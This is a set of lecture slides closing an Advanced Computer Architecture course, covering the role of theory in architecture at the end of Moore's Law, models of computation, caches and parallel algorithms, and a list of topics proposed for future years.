- ▶ This brings Adv Comp Arch 2022-2023 to a close
- ▶ 2022 marks this course's 27<sup>th</sup> year
- ▶ How do you think this course will have to change for
  - ➡ 2023-2024?
  - ➡ 2027?
  - ➡ 2030?
  - ➡ The end of your career?
- ▶ Which parts are wrong? Misguided? Irrelevant?
- ▶ Where is the scope for theory?

# Advanced Computer Architecture

## Chapter 11

### Wrapping up

### Directions for improving the course

### Theoretical computer architecture


November 2022

Paul H J Kelly

# Computer architecture – the future?



- A manifesto
- For computer architecture at the end of Moore's Law
- Where we confront fundamental physical constraints
- Where we have to account for fundamental costs
- Where architectural efficiency is paramount
- Where algorithms (in software and hardware) are paramount



- ▶ The role of theory in computer architecture
  - ▶ Computing at the end of Moore's Law
  - ▶ Asymptotics versus reality
- ▶ Latency hiding in sequential machines with pipelined memory
  - ▶ Under what conditions can you hide latency, so performance is independent of RAM size?
  - ▶ Decoupling, address depth
- ▶ Latency hiding in parallel machines
  - ▶ Can you do this in a parallel machine?
- ▶ Models of computation for sequential computing
  - Counting FLOPs isn't enough: can we reason abstractly about the metrics that matter?
  - Uniform memory hierarchy: distinguishing cache-efficient algorithms
  - Cache-oblivious algorithms

- ▶ Models of computation for parallel computing
  - ▶ VLSI models; Area-time tradeoffs
  - ▶ BSP, Parallel memory hierarchy (PMH)
  - ▶ PRAM emulation; Ranade's machine (combining, randomisation, two-phase random routing)
- ▶ Caches: LRU stacks, cache obliviousness, AC/DC and the Bellman equation?
- ▶ Competitive strategies: spinlocks, paging, victim caches
- ▶ Some key algorithms: sorting, FFT, prefix scan, sparse matrix-vector multiply, geometric multigrid, parallel graph search
- ▶ Communication-avoiding algorithms
- ▶ Physical fundamentals: “plenty of room at the bottom”, noise, reliability, reversibility
- ▶ Frontier questions
  - ▶ Why is the physical universe such a bad platform for simulating the physical universe?

# Topics we should try to include...<sup>6</sup>

- ↳ Transactional memory and lock elision (and speculative cache updates)
- ↳ Datacentre architecture
- ↳ More on cache-coherency protocols
- ↳ More on memory system architecture – stacked, processor-in-memory, non-volatile
- ↳ More on predictors – I-prefetch, D-prefetch, aliasing predictors
- ↳ More on power – principles, mitigations
- ↳ Dark silicon
- ↳ Architectures for neural networks
- ↳ More on graphics aspects of GPU architecture
- ↳ More on performance optimisation methodology and tools
- ↳ Compiler topics eg loop optimisation, instruction scheduling
- ↳ More on security? CHERI? Control-flow integrity? Enclaves?
- ↳ More on more side-channel vulnerabilities
- ↳ Less of...?
- ↳ Better explanation of?
- ↳ Your ideas?